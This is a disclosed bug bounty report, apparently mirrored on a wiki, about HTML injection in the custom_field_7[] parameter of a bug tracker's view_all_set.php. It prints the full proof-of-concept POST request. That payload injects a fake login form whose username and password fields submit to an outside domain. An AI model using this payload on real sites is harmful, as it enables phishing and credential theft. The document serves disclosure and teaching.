[bugs.fuzzing-project.org] HTML Injection via 'custom_field_7[]' parameter in '/view_all_set.php'
The custom_field_7[] parameter in view_all_set.php was not properly sanitised, allowing an attacker to inject HTML into the page. An attacker could use this to display a fake login form on the legitimate domain and phish users for credentials.

- Triaged in 14 hours
- Fixed in 50 days
- Disclosed after 3 months
Vulnerable Website URL or Application:
https://bugs.fuzzing-project.org/view_all_set.php?f=3
Description of Security Issue:
By not properly cleaning the information entered in the custom_field_7[] field, an attacker could send emails to company customers, pointing to a legitimate fuzzing project domain where they are prompted for data, the possibility of successful phishing is excellent as the form is within the domain of the company.
Please provide an exploit scenario for this vulnerability:
This could be a form where information is requested and sent to an external domain

POST /view_all_set.php?f=3 HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: https://bugs.fuzzing-project.org/
Cookie: MANTIS_secure_session=0;MANTIS_collapse_settings=|sidebar:1|filter:1;PHPSESSID=1495fp23866b0m12bi541et8c7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 1947
Host: bugs.fuzzing-project.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Connection: Keep-alive
category_id[]=0&custom_field_1[]=0&custom_field_2[]=0&custom_field_3[]=0&custom_field_4[]=0&custom_field_5[]=0&custom_field_6[]=0&custom_field_7[]=0'"()%26%25"'</td>--><div class="position-relative"><div class="signup-box visible widget-box no-border" id="login-box"><div class="widget-body"><div class="widget-main"><h4 class="header lighter bigger"><i class="ace-icon fa fa-sign-in"></i>Inicio de sesión</h4><div class="space-10"></div><form id="login-form" method="post" action="https://www.dragonjar.org"><fieldset><label for="username" class="block clearfix"><span class="block input-icon input-icon-right"><input id="username" name="username" type="text" placeholder="Nombre de usuario" size="32" maxlength="191" value="" class="form-control autofocus"><i class="ace-icon fa fa-user"></i></span></label><label for="password" class="block clearfix"><span class="block input-icon input-icon-right"><input id="password" name="password" type="password" placeholder="Contraseña" size="32" maxlength="1024" class="form-control autofocus"><i class="ace-icon fa fa-lock"></i></span></label><div class="space-10"></div><input type="submit" class="width-40 pull-right btn btn-success btn-inverse bigger-110" value="Iniciar sesión" /></fieldset></form></div><!--&dir[]=ASC&end_day=15&end_month=2&end_year=2020&filter=Use%20Filter&filter_by_date=0&filter_by_last_updated_date=0&handler_id[]=0&hide_status[]=-2&highlight_changed=6&last_updated_end_day=15&last_updated_end_month=2&last_updated_end_year=2020&last_updated_start_day=15&last_updated_start_month=2&last_updated_start_year=2020&match_type=0&monitor_user_id[]=0¬e_user_id[]=0&os[]=0&os_build[]=0&per_page=50&platform[]=0&priority[]=0&profile_id[]=0&relationship_bug=0&relationship_type=-1&reporter_id[]=0&resolution[]=0&search=the&severity[]=0&sort[]=priority&start_day=15&start_month=2&start_year=2020&status[]=10&sticky=0&tag_select=0&tag_string=17&type=1&view_state=0&view_type=simple
Steps needed to reproduce bug:
- Open PoC.html ( (Attachment on the original report: PoC.htm) ) file in a web browser
- check the webform
Impact
An attacker could create a payload that, when visiting the site, without doing anything else (the site has a lot of traffic), could perform sensitive actions, such as reading private information, obtaining cookies those that are not marked as "httpOnly" or " isSecure ", including creating or modifying information within the platform since it does not have anti CSRF protection and we can force victims to generate requests on their behalf in the system with their privileges.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application failed to sanitise or encode user-supplied input in the custom_field_7[] parameter before reflecting it into the HTML response.
Impact
An attacker could perform sensitive actions such as reading private information, obtaining non-httpOnly cookies, and creating or modifying information, because the site lacks anti-CSRF protection.
What the attacker needed
Victim visits a crafted page or link; victim is logged in (for CSRF actions)
How it was found
- Open the provided PoC HTML file in a web browser.
- Check the web form that is displayed.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A website took text from a form field and put it directly into the page without cleaning it first. This let an attacker insert their own HTML, such as a fake login box, that appears to be part of the real site. Because the fake form is on the real domain, users are more likely to trust it and type in their password.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




